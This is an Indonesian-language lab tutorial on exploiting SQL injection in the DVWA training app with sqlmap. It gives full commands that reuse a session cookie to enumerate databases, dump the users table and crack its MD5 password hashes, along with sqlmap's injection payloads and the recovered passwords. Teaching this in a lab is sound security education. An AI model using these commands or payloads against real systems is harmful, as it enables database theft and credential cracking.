

# 6. SQL Injection dengan SQLMAP

Disusun oleh :

Chaerul Umam, M.Kom (chaerul@dsn.dinus.ac.id)

Hafiidh Akbar Sya'bani (akbar@dinustek.com)

## SQL Injection dengan SQLMap


Pada tampilan awal DVWA klik bagian SQL Injection




Untuk menggunakan SQLMap di DVWA diperlukan cookie, untuk mendapatkannya klik kanan pada web lalu pilih Inspect




Akan muncul Inspector, klik Storage




Pada tabel akan muncul PHPSESSID dan security



Copy dan simpan value nya ke notepad/text editor lain, ini akan digunakan saat injection nanti



Tutup inspector dengan klik tombol silang di bagian pojok kanan



Kembali pada SQL Injection DVWA, coba isikan angka 1 pada User ID lalu klik submit



Maka data dalam suatu tabel di database dengan ID 1 akan dimunculkan


Jika dilihat pada URL maka akan muncul seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/sqli/?id=1&Submit=Submit#
```

Dapat dilihat `id=1` adalah value yang dimasukkan pada field User ID

Simpan URL ini seperti cookie sebelumnya karena dalam melakukan SQL injection menggunakan SQLMap, URL target sangat diperlukan

Pada Kali linux, buka terminal



Periksa apakah SQLMap sudah terinstall dengan mengetik perintah berikut

```
sqlmap -v
```

Jika sudah terinstall akan menampilkan tampilan seperti berikut



Untuk memulai melakukan SQL injection ketikkan perintah dibawah

```
sqlmap -u "URL-DVWA" --cookie="PHPSESSID=cookie-value;security=cookie-value" --dbs
```

- Isikan `URL-DVWA` dengan URL DVWA yang sudah dites dengan ID = 1 di tahap sebelumnya
- Isikan `cookie-value` dengan nilai cookie yang telah didapat pada tahap sebelumnya
- Option `--dbs` berfungsi untuk menampilkan jumlah dan nama database yang digunakan pada website

sehingga kurang lebih perintah menjadi seperti berikut

```
sqlmap -u "http://172.16.0.33:4280/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=4c571056d0170b15e068139b457e4ff1;security=low" --dbs
```

Perintah ini akan mencari dan menampilkan jumlah dan nama database yang digunakan pada website

Selama proses inject akan muncul beberapa pesan konfirmasi seperti dibawah

Ketik "y" lalu enter

```

User ID: {1.7.2#stable} Submit
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:06:33 /2023-07-18/

[14:06:34] [INFO] flushing session file
[14:06:34] [INFO] testing connection to the target URL
[14:06:34] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:06:34] [INFO] testing if the target URL content is stable
[14:06:35] [INFO] target URL content is stable
[14:06:35] [INFO] testing if GET parameter 'id' is dynamic
[14:06:35] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:06:35] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:06:35] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
```

Ketik “n” lalu enter

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:06:33 /2023-07-18/

[14:06:34] [INFO] flushing session file
[14:06:34] [INFO] testing connection to the target URL
[14:06:34] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:06:34] [INFO] testing if the target URL content is stable
[14:06:35] [INFO] target URL content is stable
[14:06:35] [INFO] testing if GET parameter 'id' is dynamic
[14:06:35] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:06:35] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:06:35] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
```

Ketik “n” lalu enter

```

[14:10:15] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[14:10:25] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[14:10:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:10:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:10:25] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[14:10:26] [INFO] target URL appears to have 2 columns in query
[14:10:26] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n

```

Setelah proses inject dan konfirmasi selesai akan muncul nama database yang tersedia

```

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b707071,0x6b684e565a7a4d415572544b7a4b74594272677966564b577075744e4f43697379516c6c44716872,0x7176767a71),NULL-- -&Submit=Submit

[14:11:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.8, Apache 2.4.57
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:11:05] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[14:11:05] [INFO] fetched data logged to text files under '/home/kalx/.local/share/sqlmap/output/172.16.0.33'

[*] ending @ 14:11:05 /2023-07-18/

(kalx@kalx)-[~]
$

```

Dapat dilihat terdapat 2 database yaitu dvwa dan information\_schema, sejauh ini database yang kemungkinan berisi data user ada di database dvwa sedangkan db information\_schema hanya berisi data default sistem mysql, maka di tahap ini coba untuk melihat table yang ada pada database dvwa dengan memodifikasi perintah sebelumnya

```

sqlmap -u "http://172.16.0.33:4280/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=4c571056d0170b15e068139b457e4ff1;security=low" -D dvwa --tables

```

- Pada perintah diatas `--dbs` dihilangkan karena nama database telah ditemukan
- Option `-D dvwa` berfungsi untuk memilih database
- Option `--tables` digunakan untuk list table yang ada dalam database tersebut

```
[14:29:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57, PHP 8.2.8
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:29:50] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+

[14:29:50] [INFO] fetched data logged to text files under '/home/kalx/.local/share/sqlmap/output/172.16.0.33'

[*] ending @ 14:29:50 /2023-07-18/

(kalx@kalx)-[~]
$
```

Dapat dilihat bahwa didalam database `dvwa` terdapat 2 table, `guestbook` dan `users`.  
Disini bisa ditebak, table mana yang menyimpan data data penting seperti nama dan password

Untuk menampilkan data yang ada didalam table users, gunakan perintah berikut

```
sqlmap -u "http://172.16.0.33:4280/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=4c571056d0170b15e068139b457e4ff1;security=low" -D dvwa -T users --dump
```

- Option `-T users` digunakan untuk memilih table
- Option `--dump` digunakan untuk menampilkan semua data pada table

Akan muncul konfirmasi, ketik “n” lalu enter

```
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8863 FROM (SELECT(SLEEP(5)))zHlO) AND 'SZzk'='SZzk&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b707071,0x6b684e565a7a4d415572544b7a4b74594272677966564b577075744e4f43697379516c6c44716872,0x7176767a71),NULL-- -&Submit=Submit

[14:46:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57, PHP 8.2.8
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:46:13] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:46:13] [WARNING] reflective value(s) found and filtering out
[14:46:13] [INFO] fetching entries for table 'users' in database 'dvwa'
[14:46:14] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
n
```



Ketik "n" lalu enter

```
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b707071,0x6b684e565a7a4d415572544b7a4b7459427267796656
4b577075744e4f43697379516c6c44716872,0x7176767a71),NULL-- -&Submit=Submit

[14:46:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57, PHP 8.2.8
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:46:13] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:46:13] [WARNING] reflective value(s) found and filtering out
[14:46:13] [INFO] fetching entries for table 'users' in database 'dvwa'
[14:46:14] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
```

Data dalam table users di database dvwa ditampilkan

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin | 2023-07-13 05:50:37 | 1 |
| 2 | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon | 2023-07-13 03:33:52 | 0 |
| 3 | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack | 2023-07-13 03:33:52 | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo | 2023-07-13 03:33:52 | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob | 2023-07-13 03:33:52 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[14:48:58] [INFO] table 'dvwa.users' dumped to CSV file '/home/kalx/.local/share/sqlmap/output/172.16.0.33/dump/dvwa/users.csv'
[14:48:58] [INFO] fetched data logged to text files under '/home/kalx/.local/share/sqlmap/output/172.16.0.33'

[*] ending @ 14:48:58 /2023-07-18/ [finished]
SQLmap (latest)
(kalx@kalx)-[~]
$
```

cara diatas akan menampilkan user dan password akan tetapi password masih dalam bentuk encrypted (md5) .

kita bisa melakukan bruteforce langsung ke password tadi sekaligus di sqlmap dengan cara ketika ada pertanyaan **do you want to crack them via a dictionary-based attack?** pilih Y

Lalu akan muncul pilihan lokasi file dictionary attack, kita gunakan saja default dictionary attack, langsung tekan enter

```

do you want to crack them via a dictionary-based attack? [Y/n/q] y
[10:37:11] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

```

untuk suffix pilih n

```

[10:38:55] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n

```

maka hasilnya akan muncul seperti berikut, perhatikan pada bagian tabel password

```

[10:41:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:41:47] [INFO] starting 4 processes
[10:41:49] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[10:41:49] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[10:41:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[10:41:53] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]

```

user_id	user	avatar	last_name	password	first_name	last_login	failed_login
1	admin	/hackable/users/admin.jpg	admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	2023-07-17 07:09:10	1
2	gordonb	/hackable/users/gordonb.jpg	Brown	e99a18c428cb38d5f260853678922e03 (abc123)	Gordon	2023-07-14 03:16:56	0
3	1337	/hackable/users/1337.jpg	Me	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Hack	2023-07-14 03:16:56	0
4	pablo	/hackable/users/pablo.jpg	Picasso	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Pablo	2023-07-14 03:16:56	0
5	smithy	/hackable/users/smithy.jpg	Smith	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Bob	2023-07-14 03:16:56	0

```

[10:41:57] [INFO] table 'dvwa.users' dumped to CSV file '/home/umam/.local/share/sqlmap/output/103.246.107.118/dump/dvwa/users.csv'
[10:41:57] [INFO] fetched data logged to text files under '/home/umam/.local/share/sqlmap/output/103.246.107.118'
[*] ending @ 10:41:57 /2023-08-03/

```